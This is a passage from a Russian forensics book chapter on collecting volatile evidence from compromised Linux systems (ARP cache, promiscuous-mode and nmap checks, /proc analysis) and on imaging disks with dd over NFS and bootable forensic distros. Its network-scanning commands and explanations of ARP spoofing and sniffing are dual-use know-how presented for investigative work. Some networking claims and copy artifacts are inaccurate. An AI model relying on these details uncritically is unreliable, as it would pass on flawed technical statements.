пользователя или, если вы опытный хакер, несколько разных учетных записей, чтобы ваши действия в системе было труднее отличить от стандартных повседневных действий других пользователей.

Информацию, о том, с какими компьютерами установлено соединение, можно найти в файлах */etc/hosts*, */etc/hosts.equiv*, *~/.rhosts*, */etc/hosts.allow*, */etc/hosts.deny*, */etc/syslog.conf*, */etc/rc*, */etc/inetd.conf*. В этих файлах содержатся, например, данные о хостах, которые недавно подключились к целевому компьютеру, и местонахождение файлов различных журналов. Сберите эту информацию, чтобы позднее исследовать ее на предмет отклонений от заведомо правильных рабочих параметров, предоставленных клиентом.

Системный кэш протокола ARP (англ. *Address Resolution Protocol* – протокол разрешения адресов) – это таблица, отслеживающая связь IP-адресов с MAC-адресами (англ. *Media Access Control* – управление доступом к среде) для маршрутизации второго (канального) уровня сетевой модели OSI (англ. *Open Systems Interconnection* – модель взаимодействия открытых систем). Команда «*arp -a*» отобразит все эти записи маршрута. Данную информацию можно использовать, чтобы определить, есть ли постоянные записи в кэше ARP или были ли созданы ARP-прокси. Эта информация важна для расследования инцидента, в котором предположительно использовалась атака «злоумышленник в середине». Принцип атаки заключается в том, что злоумышленник повреждает кэш ARP целевой системы, заменяя свой собственный MAC-адрес допустимым IP-адресом <IP-адрес X>. Затем он делает то же самое с кэшем ARP IP-адреса X, только заменяет MAC-адрес целевой системы своим собственным. В результате эти две системы, которые

обычно обменивались информацией между собой, теперь делают это через злоумышленника. Так как трафик канального уровня передается и принимается на нижнем уровне в стеке, используется MAC-адрес, а IP-адрес ни разу не применяется. Поврежденные системы думают, что они как обычно общаются между собой. При тестировании этой атаки в лаборатории увеличение времени передачи данных между двумя компьютерами, к которым был получен несанкционированный доступ, незначительно и его можно легко объяснить обычными проблемами в сети. По этой причине кэш ARP нужно собрать и проанализировать его на предмет отклонений от заведомо правильной конфигурации.

Многие сети, к которым получен несанкционированный доступ, в дальнейшем используются так называемыми снiffeрами, или анализаторами сетевых пакетов. Анализатор перехватывает все сетевые пакеты, проходящие через то же самый сегмент сети, в котором он установлен. Чтобы увидеть, запущен ли на компьютере анализатор сетевых пакетов, введите команду «ifconfig» и найдите фразу «PROMISC». Это означает, что сетевая интерфейсная плата работает в неизбирательном режиме и вполне вероятно используется как анализатор сетевых пакетов. Чтобы понять этот принцип работы, эксперт должен иметь представление о том, как сетевой трафик передается в современной сети TCP. В основном, трафик передается на определенный компьютер, но только он не следует по прямой линии, как автомобиль, двигающийся к месту назначения. После того, как пакет TCP отправлен, каждый компьютер в этом сегменте сети видит его и пытается определить, предназначен ли пакет для него или нет. Если MAC-адрес не соответствует адресу назначения для данного пакета, компьютер просто проигнорирует его и продолжит выполнять задачи, которые он выполнял до этого (обратите внимание, что на это требуется меньше пикосекунды, или одной триллионной доли секунды). Если компьютер, для которого предназначен пакет, не отвечает, шлюз по умолчанию примет пакет и отправит его по всем адресам сети в своей таблице маршрутизации. Этот процесс будет продолжаться до тех пор, пока пакет не дойдет до места назначения, а в отклике целевого компьютера не будет указано, что пакет принят. Когда компьютер работает в качестве анализатора трафика, он, вместо того, чтобы проигнорировать непредназначенные для него пакеты, примет и прочитает их. Это особенно опасно для сетей, использующих такие протоколы, как Telnet и FTP, которые передают сетевые пакеты в незашифрованном виде. Анализатор, таким образом, может легко принять сетевые пакеты с учетными данными и паролями пользователей и использовать полученную информацию для совершения несанкционированных действий.

Учитывая размеры и сложность современных компьютерных сетей, а также имеющиеся инструменты и знания современных хакеров, атаки становятся все более сложными и разнообразными. В своей работе я никогда не видел, чтобы успешное проникновение ограничивалось только одним узлом сети. Почти всегда вследствие инцидента поражается несколько систем или, как минимум, они используется в качестве точки опоры (или точки перехода), из которой злоумышленники могут проводить свои дальнейшие атаки. Поэтому эксперт должен знать, к каким узлам можно легко получить доступ, используя первый взломанный компьютер. Для того чтобы узнать, какие узлы видят данный компьютер и с какими он может обмениваться информацией, следует провести поиск компьютеров в сети методом «запрос-ответ». Для этого введите команду «nmap - sP <subnet-255> > outfile». В выходных данных этой команды будет показано, какие узлы ответили на ICMP-пакет типа 8 (эхо-запрос). Если по какой-либо причине в параметрах сети клиента установлен запрет на пакеты ICMP или в настройках узлов указано не принимать такие пакеты, то вместо этого можно применить опрос TCP-портов. По существу, это – то же самое, но вместо ICMP-пакетов используется протокол TCP и предоставленный пользователем порт. Результат этого опроса будет такой же: узел либо ответит на запрос, либо нет. Перед тем, как ввести эту команду, эксперт должен обязательно проконсультироваться с клиентом, так как нужно выбрать порт, которому

смогут ответить все узлы и который не будет заблокирован брандмауэрами, а также удостовериться, что это не повлияет отрицательно на работу сети.

Возможно, эксперту также нужно будет узнать, какие операционные системы установлены на компьютерах сети. Это можно сделать с помощью команды «`t_nmap -vv -sV -P0 -O <IP-адреса в диапазоне исследуемого компьютера> > outfile`». Так же, как и результаты опроса компьютеров в сети методом «запрос-ответ», эта информация будет позднее нужна для определения области проникновения в сеть. Недавно я расследовал дело, в котором взломанный компьютер сканировал другие узлы в сети клиента (это стало известно после анализа журналов брандмауэра). Очевидно, он что-то искал, но что? Введя команду «`nmap`» для обзора версий операционных систем, мы смогли собрать достаточно информации, чтобы определить, что целью злоумышленника были компьютеры с ОС Windows 2000. Имея эту информацию, мы сузили область расследования с 250 до 10 компьютеров.

После выполнения всех этих основных команд завершите сеанс работы скриптов, нажав клавиши `Ctrl-D`. Не забывайте, что в каталоге, в котором вы находитесь, после запуска команды будет создан текстовый файл с именем «`typescript`». Вам нужно будет создать хеш MD5 этого файла, затем скопировать его на съемный носитель или компьютер эксперта через точку монтирования. Однако на этом сбор энергозависимых данных не будет завершен. Есть еще один этап, о котором часто забывают эксперты – это файловая система `/proc`.

Систему `/proc` часто называют псевдо (виртуальной) файловой системой, так как она, в отличие от своих аналогов, не находится постоянно на накопителе. Вместо этого она является представлением файла `kcore` (структуры работающего ядра) в оперативной памяти ОС Linux. Данные этой файловой системы также представлены в `/dev/mem` (от англ. *memory* – память), но это плоский файл, и он не всегда отображает систему в реальном времени. Так как нам нужно получить как можно более точную информацию в реальном масштабе времени, мы сконцентрируемся на анализе файла «`kcore`», а `/dev/mem` будет нашим запасным вариантом, если что-либо пойдет не так.

Так как каждый запущенный процесс использует часть ОЗУ, он имеет соответственную числовую запись в файловой системе `/proc`. Эту информацию важно собрать по ряду причин. Первая, и самая очевидная, причина – эксперту нужно знать, какие процессы выполнялись во время или приблизительно во время инцидента. Вторая причина, которая фактически связана с первой, заключается в том, что злоумышленник может удалить исполняемый файл, запустивший текущий процесс, но этот процесс будет все еще находиться в файле «`kcore`». Эта запись покажет исходный путь и имя исполняемого файла, запустившего этот процесс. Несмотря на то, что эти данные были отсоединены от файловой системы, их все еще можно восстановить посредством связи с исполняемым файлом.

Имея ссылку на исполняемый файл, эксперт может восстановить удаленные данные, пока процесс еще выполняется. Получив копию файла «`kcore`», нужно с помощью утилиты «`grep`» выполнить в нем поиск ссылки на исполняемый файл, используя один из инструментов анализа. Лично я пользуюсь недорогой программой `Textpad`¹² (лицензия на одного пользователя стоит 30 долларов США), в которой есть много полезных функций для анализа текстовых выражений. Обнаружив запущенный исполняемый файл в «`kcore`», вы можете создать его копию из ОЗУ, используя команду «`cp`».

Еще одна важная часть данных, которую можно получить во время анализа «`kcore`», – это подкаталог файлового дескриптора (fd). Если в ОС Linux выполняется процесс, он, как правило, тем или иным образом затрагивает файлы. Подкаталог `fd` идентификатора процесса (PID) содержит перечень всех файлов, которые затрагивает данный процесс. Информация в этом файле разбита на несколько строк. Строки 0, 1 и 2 предопределены

¹² www.textpad.com/download/

как стандартный поток ввода (stdin, клавиатура), стандартный поток вывода (stdout, монитор) и стандартный поток вывода ошибок (stderr, определяется процессом). В основном, stdin – это все, что пользователь вводит в командную строку. Однако stdin может также содержать выходные данные из скрипта или другого исполняемого файла, которые затем отправляются как вводные данные в другой скрипт или исполняемый файл. Этот процесс может повторяться, и часто повторяется, несколько раз перед тем, как результат будет показан пользователю на стандартном устройстве вывода. Стандартное устройство вывода – это обычно экран, но это также может быть принтер или, в случае с сервером без монитора, последовательный порт, который может быть подсоединен к KVM-коммутатору, Cisco LocalDirector или другому устройству, установленному в стойке. Так же, как и stdout, стандартное устройство для вывода ошибок (stderr) – это экран, но, как было указано, stderr определяется процессом. Например, веб-сервер Apache может направлять поток stderr в каталог `/var/apache/messages/logs`.

Начиная со строки 3, можно найти информацию о действиях программы. Очевидно, что эти данные будут отличаться в зависимости от процесса и могут потребовать дополнительных знаний о каталоге `/dev` (от англ. *device* – устройство) и сокетах. Эта информация выходит за рамки настоящего проекта, но эксперт не должен ее пропускать.

Файл «`cmdline`», перечисленный в каталоге PID, также содержит полезную информацию. Это обычно запись, состоящая из одной строки, но она содержит команду, которая была использована, чтобы начать процесс.

Не забывайте, что опытный злоумышленник, получивший привилегии суперпользователя, может изменить эту информацию, поэтому ее нужно рассматривать только в контексте проникновения в систему. Например, если бы во время анализа вы обнаружили процесс с идентификатором 936, вы бы посмотрели в `/proc`, надеясь найти запись для 936, и, как и следовало ожидать, вы ее найдете. В записи `/proc` вы увидите ссылку на исполняемый файл, что, как вы знаете, означает, что двоичный файл, запустивший процесс, был отсоединен, или удален из файловой системы. Далее с помощью команды «`cat`» вы выведете файл «`cmdline`», ожидая найти ту же запись, которую вы видели в ссылке на исполняемый файл, но в этот раз запись будет отличаться. Вы проверяете выходные данные команды «`t_ps`», введенной раньше, и находите процесс, выполняющийся в файле «`cmdline`», который отличается от процесса, найденного в ссылке на исполняемый файл. Злоумышленник думает, что он очень умен и так вас запутал, что вы больше не понимаете, что происходит. Однако вы прочитали эту книгу и знаете, что нужно делать дальше. Вы перейдете к каталогу `fd` в том же самом PID и найдете несколько записей `/dev`, открытый сокет и файл, отмеченный для удаления. Теперь вы выяснили, что выполняющийся процесс отправляет свои выходные данные в файл, отмеченный для удаления. Ловко, но это можно исправить. Введя команду «`kill -STOP ID_процесса`», вы можете остановить процесс, не изменяя его никоим образом. После этого сделайте копию выходного файла и создайте его хеш MD5 для дальнейшего анализа. Получив выходной файл, вы можете либо возобновить процесс, введя команду «`kill -CONT ID_процесса`», либо завершить процесс с помощью команды «`kill -9 ID_процесса`».

На этом этапе сбор энергозависимых данных завершен. Необходимо создать хеш MD5 всей полученной информации, а также перенести все данные с исследуемого компьютера на целевой накопитель для проведения дальнейшего анализа.

Создание образа

Подготовка и планирование

Теперь, когда все энергозависимые данные собраны, можно отключить питание компьютера и создать образ НЖМД. Это звучит так просто, что, по правде говоря, мне

хочется смеяться, когда я пишу эти строки! Но на самом деле это один из самых сложных этапов процесса сбора данных. Дело в том, что не существует двух одинаковых конфигураций системы. Если вы собираетесь создавать образ ноутбука или автономного компьютера с одним накопителем, то вам очень повезло, и этот процесс относительно безболезненный. Однако по своему опыту работы я знаю, что такого почти никогда не случается, поэтому не следует ожидать простого развития событий. Вместо этого будьте готовы к встрече с различными вариантами уровней массивов RAID (англ. *Redundant Array of Inexpensive Disks* – избыточный массив недорогих дисков), систем LVM (англ. *Logical Volume Management* – менеджер логических томов), устройств NAS (англ. *Network Attached Storage* – сетевая система хранения данных), сетей типа SAN (англ. *Storage Area Networks* – сети хранения данных) и любыми их комбинациями.

С увеличением емкости запоминающих устройств и снижением их цен эксперты должны быть готовы к клонированию больших объемов данных и составлять планы с учетом этих факторов. Например, последнее дело, которое я расследовал, включало в себя 3 системы: два сервера, сконфигурированных как RAID 5 с тремя SCSI-накопителями (10 тыс. об/мин) емкостью 18 Гб каждый (два действующих и один подключенный во время работы), и один ноутбук с НЖМД емкостью 80 Гб. Перед вылетом на объект клиента я отправился в местный магазин компьютерных комплектующих, чтобы купить там шесть внешних накопителей USB 2.0/Firewire 400 емкостью 500 Гб каждый, и, в конечном счете, все их использовал. Нужно быть готовым к худшему развитию событий; это касается как емкости накопителей, так и затраченного времени. Теперь моя команда ведет список клонированных систем, их конфигураций накопителей, средств клонирования и количества времени, которое ушло на клонирование. Наличие такой информации помогает остальным членам команды составлять план для дел с похожими параметрами.

Следует отметить, что когда клиенты (или потерпевшие) сообщают об инциденте, они очень мало знают о том, что произошло. Важно помнить, что они не являются судебными экспертами и более чем вероятно предоставляют вам неточную информацию. Приготовьтесь выслушать рассказ клиента, сделайте подробные записи и полагайтесь на свой опыт и свои знания, чтобы заполнить пробелы. Уже не раз клиенты говорили мне, что область инцидента включает в себя только один сервер с одним накопителем, но когда я прибывал на место происшествия, оказывалось, что фактическая область расследования состоит из пяти серверов с конфигурациями RAID, которые содержат 15 накопителей! Поэтому приезжайте подготовленными на место инцидента!

Ваш набор инструментов

Подготавливаясь к созданию образа накопителя, не забывайте, что закон Мерфи никто не отменял. Следует быть готовым к тому, что клонирование накопителя может не получиться, и иметь несколько вариантов решений возможных проблем. У меня было несколько коллег, получивших «подготовку» по созданию образов накопителей с помощью программы EnCase, что замечательно, если EnCase справляется с текущей конфигурацией компьютера на отдельном объекте клиента. Однако в настоящее время EnCase (версия 6.6.0.35) не правильно интерпретирует многие коммерческие RAID-контроллеры. В таком случае нужно использовать другой способ клонирования. После того, как EnCase не смогла справиться со своей задачей, мой несчастный друг посмотрел на меня и сказал: «Я не знаю, что теперь делать ...» Эксперт должен знать, как пользоваться разными средствами клонирования, так как в определенный момент любимый инструмент может подвести.

DD

Самый простой способ создать побитовую копию накопителя из строки Linux – использовать команду «dd», или команду создания дампа накопителя. Популярную версию этого инструмента – «ddfl-dd» – можно загрузить с сайта sourceforge.net¹³. Этот инструмент делает то же, что и команда «dd», но во время клонирования он также создает хеш MD5 образа. Этот способ не отличается от клонирования накопителя с помощью «dd», а затем создания контрольной суммы MD5 образа, хотя он намного быстрее. Так же, как мы использовали команды из нашего надежного набора инструментов во время сбора энергозависимых данных, мы будем использовать надежную версию «dd» с нашего компакт-диска.

Первый этап в этом процессе – подключение ноутбука эксперта к исследуемому компьютеру. Это можно сделать либо посредством сетевого кабеля компьютер – компьютер (далее, перекрестный кабель), либо с помощью стандартного Ethernet-кабеля в зависимости от системы, с которой вы работаете. После подключения обе системы нужно поместить в одну и ту же подсеть. Чтобы компьютеры могли обмениваться информацией друг с другом, они должны находиться в одном сегменте сети. Для удобства и чтобы быть последовательным, рекомендуется всегда использовать адреса 10.0.0.1 и 10.0.0.2. В этом примере .1 будет обозначать исследуемый компьютер, а .2 – ноутбук эксперта.

В командной строке на обоих компьютерах введите следующие команды:

```
ifdown eth0 (или другой используемый Ethernet-адаптер)
ifconYg eth0 10.0.0.x netmask 255.255.255.0 (используйте другой номер для каждой
системы, подсеть останется та же)
ifup eth0
```

После того, как для каждой системы установлен IP-адрес, удостоверьтесь, что компьютеры могут устанавливать связь друг с другом. Убедитесь, что исследуемый компьютер отключен от сети компании, а единственное имеющееся соединение – это соединение с компьютером эксперта. Если это не так, необходимо сообщить клиенту, что целостность образа будет искажена, и последующий судебный процесс будет не возможен. Следует отметить, что на данном этапе процесс может стать несколько запутанным. Рекомендуется в ноутбуке эксперта составить небольшую схему двух операционных, а также файловых систем, с которыми вы работаете. Возможно, это звучит несколько элементарно, но все может очень легко перемешаться в голове.

В идеальном мире накопитель, образ которого создается, должен называться */dev/hda1*, но так как мы не живем в вышеупомянутом мире, вам придется проверить целевой накопитель вручную. Вообще говоря, загрузочный сектор находится в */dev/hda*, а файловая система – в */dev/hda1*. Если накопитель имеет интерфейс SCSI, просто измените символ «h» на «s» (т. е. *sda1*). Введя команду «mount», вы получите список всех монтированных устройств, включая только что созданную точку монтирования. В этом списке запись */dev/hdLN* должна обозначать первичный накопитель, где «L» – это буква, а «N» – положительное целое число. Вы можете также проверить эту информацию в */etc/mtab*, журнале регистрации сообщений или */proc/partitions*.

На исследуемом компьютере создайте точку монтирования для вашей локальной судебной файловой системы. На компьютере эксперта создайте каталог, в котором будет сохранен dd-образ. Это будет внешний накопитель, который был монтирован раньше. Например, путь должен выглядеть примерно так:

```
/media/disk/IBM/компьютер_клиента
```

¹³ http://sourceforge.net/project/downloading.php?groupname=biatchux&filename=dcldd-1.0.tar.gz&use_mirror=superb-east

На компьютере эксперта запустите службу NFS (англ. *Network File System* – сетевая файловая система):

`Service nfs start` (может меняться в зависимости от системы, например `/etc/init.d/nfs start`)

На компьютере эксперта экспортируйте совместно используемый ресурс:

`vi /etc/exports`

Shift I (для режима вставки)

Добавьте свою точку монтирования, в данном примере –
`/media/disk/IBM/компьютер_клиента`

ESC (выход из текущего выбора команды), Shift : (выход из режима редактирования),
W (запись), Q (выйти из команды), !(полная запись)

На компьютере эксперта проверьте, что совместно используемый ресурс экспортируется:

`showmount -e`

На исследуемом компьютере монтируйте точку общего доступа:

`mount -t nfs 10.0.0.1:/media/disk/IBM/компьютер_эксперта (целевой каталог)
/mnt/foo (локальный каталог)`

Проверьте точку монтирования NFS на ИССЛЕДУЕМОМ компьютере:

`mount`

Запись должна отображаться в нижней части списка монтирования и иметь приблизительно такой вид:

`10.0.0.1:/media/disk/IBM/компьютер_клиента on /mnt/foo type nfs
(rw,addr=10.0.0.1)`

Эта операция может закончиться неудачей по нескольким причинам, самые распространенные из которых это – брандмауэры на компьютерах, неправильные конфигурации eth0, дефектная среда передачи (т. е. неисправный кабель) или необходимость перезапустить службу NFS. В таком случае попробуйте размонтировать совместно используемый ресурс NFS, перезапустите службу NFS и попробуйте выполнить монтирование снова. Если по какой-либо причине это второе монтирование завершится неудачно, переходите к следующему способу клонирования. Задача судебного эксперта – сбор данных, а не устранение неполадок операционной системы. Сделайте запись о неудачной операции в журнале дела и позднее исследуйте эту проблему в лабораторных условиях.

Теперь, когда точка монтирования создана и правильно функционирует, перейдите в этот каталог (команда «`cd`») и протестируйте соединение. Самый простой способ для этого – использовать команду «`touch foo`». Эта команда создаст небольшой пустой файл с именем «`foo`». Прежде чем переходить к следующему этапу, убедитесь, что этот файл виден на обоих компьютерах. Удостоверьтесь, что файл удален (команда «`rm -rf foo`») и продолжайте клонирование.

Чтобы гарантировать целостность образа, нужно будет создать хеш MD5 локальной файловой системы. Для этого просто введите следующую команду:

```
md5sum /dev/hda > outfile
```

Создайте это значение и копируйте его на свой компьютер через точку монтирования. Я обычно создаю каталог с именем *<имя_компьютера>_<имя_накопителя>_MD5* и сохраняю там файл выходных данных MD5.

После того, как все подготовительные этапы успешно завершены, можно начинать процесс создания образа. На исследуемом компьютере введите команду:

```
dd if=/dev/hda1 (идеальный пример) of=/mnt/foo
```

«if» обозначает файл исходных данных, а «of» – файл выходных данных. Для команды «dd» существует много параметров, однако они не всегда нужны. Мы не будем рассматривать их в этой главе. Дополнительную информацию о команде «dd» можно получить в справочном руководстве (man). Данная команда начнет процесс создания дампа накопителя (dd), копируя устройство */dev/hda1* и сохраняя его в один dd-файл в каталоге */mnt/foo* на локальной системе, что фактически является точкой монтирования NFS для компьютера эксперта. Скорость передачи данных зависит от двух факторов: частота процессора на исследуемом компьютере и тип используемого порта Ethernet. По личному опыту я знаю, что большинство серверов превосходит по характеристикам мой ноутбук, в котором установлен процессор Intel Core2 Duo 2,0 ГГц T7200, поэтому моя проблема была связана с портом Ethernet. На моем ноутбуке имеется гигабитный порт Ethernet (GbE), как следствие скорость передачи данных может достигать 1 Гбит (1000 мегабит) в секунду, что является очень высоким показателем. Но чтобы получить такую скорость, на исследуемом накопителе должен быть тоже установлен порт GbE и необходимо использовать кабель категории 6 (cat6). Если на исследуемом компьютере установлен порт Ethernet 10/100 или используется кабель категории 5 (cat5) или 5e (cat5e), то скорость передачи данных снизится до 100 мегабит в секунду.

В процессе создания dd-образа проверьте его состояние на локальной судебной системе, применив к файлу команду «ls -la». После того, как размер образа перестанет увеличиваться, он должен равняться размеру накопителя на исследуемом компьютере. Если это так, завершите на исследуемом компьютере процесс создания dd-образа, нажав Ctrl-C.

Заключительный этап – создание хэша MD5 файла-образа на локальной системе и сравнение этих двух значений, которые должны совпадать. Если они не совпадают, значит, что-то изменилось в процессе клонирования, и вам придется перейти к другому способу создания образа. Если совпадают, точку монтирования можно удалить из целевого носителя, применив команду *umount 10.0.0.1:/media/disk/IBM/компьютер_клиента*, и компьютер можно вернуть клиенту. Некоторых клиентов не волнует данный этап проверки целостности данных, так как их цель – просто выяснить, что произошло, восстановить нормальную работу и убедиться, что этого больше не произойдет. В таком случае контрольные суммы MD5 не обязательно должны совпадать. Убедитесь, что цели клиента понятны, прежде чем продолжать работу таким образом. Однако, по моему мнению, следует всегда создавать хеш MD5 исследуемого носителя, и это значение должно совпадать с хэшем созданного образа. Клиенты не всегда знают, чего они хотят, и часто меняют свои решения. Вначале они могут заявить, что не намерены начинать судебное разбирательство, а затем окажется, что их адвокаты посоветовали им передать дело в суд. Вы ведь не хотите быть тем человеком, из-за которого будет отменен судебный процесс, потому что вы не создали хеш MD5 образа или потому что хэш-значения не совпадают?

Загрузочные ISO-образы *nix

Существует несколько разных операционных систем Linux, которые можно использовать для клонирования постоянных данных. Их можно использовать как на платформе *nix, так и Windows, так как это полностью автономные операционные системы на компакт-диске, работа которых никоим образом не затрагивает резидентную файловую систему.

Самые популярные из таких операционных систем:

- HELIX¹⁴
- Knoppix¹⁵
- BackTrack 2¹⁶
- Penguin Sleuth¹⁷
- INSERT¹⁸

Необходимость использования загрузочной операционной системы зависит от конкретной ситуации. Если по какой-либо причине резидентная версия Linux недоступна на компьютере эксперта, любую из вышеупомянутых операционных систем можно использовать локально или в рамках сеанса VMWare. То же верно для исследуемого компьютера. Если эксперту привычнее работать в операционной системе на основе Linux или по какой-то причине обычные попытки создать образ в Windows закончились неудачей, можно использовать любую из этих операционных систем. Как мы уже говорили раньше, один из ключевых компонентов подготовки – наличие нескольких средств в судебном наборе инструментов, которые можно использовать для сбора данных. Не забудьте проверить их работоспособность в лаборатории, чтобы не заниматься выявлением неисправностей операционных систем на объекте клиента.

В следующем разделе предоставлен общий обзор каждой из упомянутых загрузочных операционных систем, а также указано несколько специальных функций, которые необходимо знать эксперту, чтобы создать dd-образ

Helix

Helix 1.9a – это операционная система на основе дистрибутива Knoppix, работающая на ядре 2.6.14-Kanotix-9. Во время процесса начальной загрузки HELIX пользователю нужно будет выбрать, с какой версией операционной системы он хочет начать работу. Для целей этой главы была выбрана версия с графическим интерфейсом пользователя (GUI). После начальной загрузки запустится среда рабочего стола XFCE 4.2.3.2.

По умолчанию ОС Helix заполняет рабочий стол значками, представляющими каждый том, который был обнаружен во время начальной загрузки. Чтобы загрузить любой том в режиме только для чтения, необходимо щелкнуть по соответствующему значку. Чтобы использовать любой из томов для сбора данных, эксперт может ввести команду «mount» с опцией повторного монтирования: «mount -o remount,rw /media/sdb1».

В ОС Helix предварительно включено несколько полезных программ, необходимых для расследования инцидентов и судебного анализа, которые статически скомпонованы на компакт-диске. Судебные инструменты, используемые для создания образов, – это Adepto, Air, LinEN и Retriever. Инструменты для судебного анализа, которые можно применить

¹⁴ www.e-fense.com/helix/

¹⁵ www.knopper.net/knoppix-mirrors/index-en.html

¹⁶ www.livedistro.org/release-announcements/gnu/linux-releases/backtrack-2

¹⁷ http://penguinsleuth.org/index.php?option=com_wrapper&Itemid=39

¹⁸ www.inside-security.de/insert_en.html

для просмотра содержимого образов, а также для выполнения различных функций поиска, – это Autopsy, pyflag, regviewer, hexeditor, xfce diff и xhfs. Инструменты, необходимые для расследования инцидентов, включают в себя Ethereal (теперь называется Wireshark), антивирусные программы Clam Anti-Virus и F-prot Anti-Virus.

Этапы создания образа с помощью Helix не отличаются от этапов, которые обычно используются во время процесса клонирования в Linux. Следует помнить, что ядро любой версии Linux не любит работать с файловой системой NTFS. И на то есть вполне очевидные причины, так как драйверы, используемые для поддержки NTFS, созданы насспех в лучшем случае и им не следует доверять. Используя внешний НЖМД для сохранения образа, не забудьте отформатировать его в файловой системе EXT2 или EXT3. Этот процесс описан в разделе «Подготовка целевого накопителя» этой главы.

Knoppix

Дистрибутив Knoppix является прародителем всех загрузочных ОС Linux. Он давно пользуется популярностью, великолепно поддерживается Клаусом Кноппером (Klaus Knopper), и о нем даже написано несколько книг. Knoppix – это не версия Linux для судебных экспертов, а полнофункциональная операционная система, включающая в себя веб-браузеры, пакет OpenOffice и возможности редактирования изображений.

Версия 5.1.1 включает в себя среду рабочего стола KDE и работает на ядре Linux версии 2.6.19. Дистрибутив удобен для пользователя и снабжен необходимой справочной документацией, но в нем отсутствуют программы, необходимые для судебной экспертизы, расследования инцидентов или обеспечения безопасности. Он загружается так же, как инсталляция Linux по умолчанию. Это следует учитывать при выборе данной версии. Дистрибутив имеет современное ядро и поставляется со всеми стандартными утилитами Linux, поэтому, как и в Helix, процесс монтирования накопителя и создания dd-образа не будет отличаться от таких же действий в резидентной ОС Linux.

Даже имея современное ядро и необходимые драйверы для поддержки NTFS, следует проявлять осторожность при выполнении записи в раздел файловой системы NTFS. Если дело, которое вы расследуете, будет передано в суд, на целевом накопителе следует использовать файловую систему ext2 или ext3. Хорошо осведомленный адвокат будет знать о проблемах с драйверами и сможет легко вызвать у присяжных сомнение в достоверности ваших данных.

BackTrack 2

Согласно домашней странице¹⁹ BackTrack2, дистрибутив BackTrack – самое популярное средство на основе Linux, предназначенное для проведения тестов на проникновение. Дистрибутив не требует установки – операционная система на исследуемом компьютере запускается непосредственно с компакт-диска и доступна через несколько минут.

BackTrack возник в результате слияния двух широко распространенных дистрибутивов – Whax и Auditor Security Collection. Благодаря совместным усилиям создателей этих двух дистрибутивов BackTrack завоевал огромную популярность пользователей и был назван лучшим дистрибутивом 2006 года на сайте insecure.org. Профессионалы в области информационной безопасности, а также новички, используют его в качестве любимого набора инструментальных средств во всем мире.

Новые уникальные возможности BackTrack 2 включают в себя:

¹⁹ www.livedistro.org/release-announcements/gnu/linux-releases/backtrack-2

- обновленное ядро 2.6.20, включая несколько исправлений;
- поддержка плат беспроводной связи на основе Broadcom;
- большая часть драйверов для беспроводных сетей поддерживают отправку пакетов, используя сокет прямого доступа;
- интеграция платформ Metasploit2 и Metasploit3;
- соответствие таким открытым стандартам и методикам тестирования, как ISSAF и OSSTMM;
- модернизированная структура меню, которая облегчит работу как новичкам, так и профессионалам;
- поддержка ввода японских иероглифов, чтение и запись с использованием набора символов хираганы, катаканы и кандзи. [...]

Ни одна коммерческая или бесплатная платформа для анализа не предлагает равнозначный уровень удобства и простоты использования с автоматическим конфигурированием и акцентом на тестирование на проникновение. Подробнее см.:

- <http://remote-exploit.org/backtrack.html>
- <http://mirror.switch.ch/ftp/mirror/backtrack/bt2final.iso>
- <ftp://mirror.switch.ch/mirror/backtrack/bt2final.iso>
- <http://ftp.belnet.be/packages/backtrack/bt2final.iso>
- MD5: 990940d975f13d8418b0daa175560ae0”

Insert

Дистрибутив INSERT (INside Security Rescue Tool) построен на ядре Linux версии 2.6.18.5. После начальной загрузки запускается графический интерфейс пользователя, показывая информацию об этой версии дистрибутива. Это великолепная функция, отсутствующая в других упомянутых операционных системах, которая фактически предоставляет вам документальную информацию во время начальной загрузки. Как и в Knoppix-STD, утилиты в INSERT поделены на такие группы, как анализ сети, восстановление данных, поиск вирусов, судебная компьютерная экспертиза и использование ресурсов Интернета. Чтобы получить доступ к этим программам, необходимо щелкнуть правой кнопкой мыши в любом месте рабочего стола и выбрать нужный пункт в контекстном меню.

Согласно документации, в INSERT реализована полная поддержка файловой системы NTFS при помощи самых последних драйверов ntfs-3g. В документации на веб-странице представлена всесторонняя методика тестирования, а также результаты и рекомендации.

Кроме того, INSERT предлагает пользователям возможность загружать и устанавливать приложения, такие как Mozilla Firebird, и запускать их из ОЗУ. Другие уникальные опции этого дистрибутива – это запись компакт-дисков и начальная загрузка через сеть или с помощью USB-накопителя.

Это быстрая, удобная для пользователя и эффективная версия операционной системы. Так как она работает на обновленном ядре версии 2.6, в ней присутствуют все утилиты, необходимые для создания образа накопителя, а соответствующие процедуры будут такими же, как и в резидентной ОС Linux. Так же, как и в дистрибутивах Knoppix STD и Helix, пользователю здесь доступно очень много возможностей, поэтому, повторюсь, тестирование этой версии не следует проводить на месте инцидента. Прежде чем включить этот дистрибутив в свой набор инструментов, его следует загрузить, установить и тщательно проверить в лабораторных условиях.

EnCase LinEn

Утилита EnCase для Linux (LinEN) была добавлена в 5-ю версию программы EnCase. Она похожа на версию EnCase для DOS, но включает в себя все преимущества более мощных и гибких инструментов Linux. (Следует отметить, что версия EnCase для DOS прекратила свое существование с выходом 6-й версии программы EnCase. Также рекомендуется при выполнении клонирования в Windows использовать такую же версию LinEN, что и версия EnCase Forensic.) Прежде чем приступить к этому способу клонирования, следует выполнить несколько дополнительных действий. Вначале скопируйте исполняемый файл LinEN на носитель, который вы собираетесь использовать в качестве целевого накопителя. Не забывайте, что ОС Linux плохо работает с файловой системой NTFS, поэтому рекомендуется отформатировать целевой накопитель в файловой системе ext2/ext3 или FAT32. Чтобы гарантировать, что исполняемый файл не будет случайно перезаписан, создайте каталог, который ясно обозначает как ваши намерения, так и функции этого каталога, например, `mkdir encase/bin`. Эти действия подробно описаны в руководстве «Официальный экзамен EnCE: Сертифицированный эксперт EnCase» (“The Official EnCE: EnCase Certified Examiner Study Guide”) (С. Бантинг (Bunting, S.) и У. Вей (Wei, W), 2006 г.).

Затем необходимо остановить демон автоматического монтирования файловых систем «autofs». Хотя в большинстве дистрибутивов Linux этот демон не запущен по умолчанию, следует удостовериться в этом, введя команду «`service autofs stop`».

Утилита LinEN может работать в режиме командной строки (уровень выполнения 3) или в режиме графического интерфейса пользователя (уровень выполнения 5). Компания Guidance Software рекомендует для обеспечения лучшей производительности запускать LinEN из командной строки. Если вы недостаточно хорошо работаете с командной строкой, запустите графический интерфейс пользователя, введя команду «`startx`».

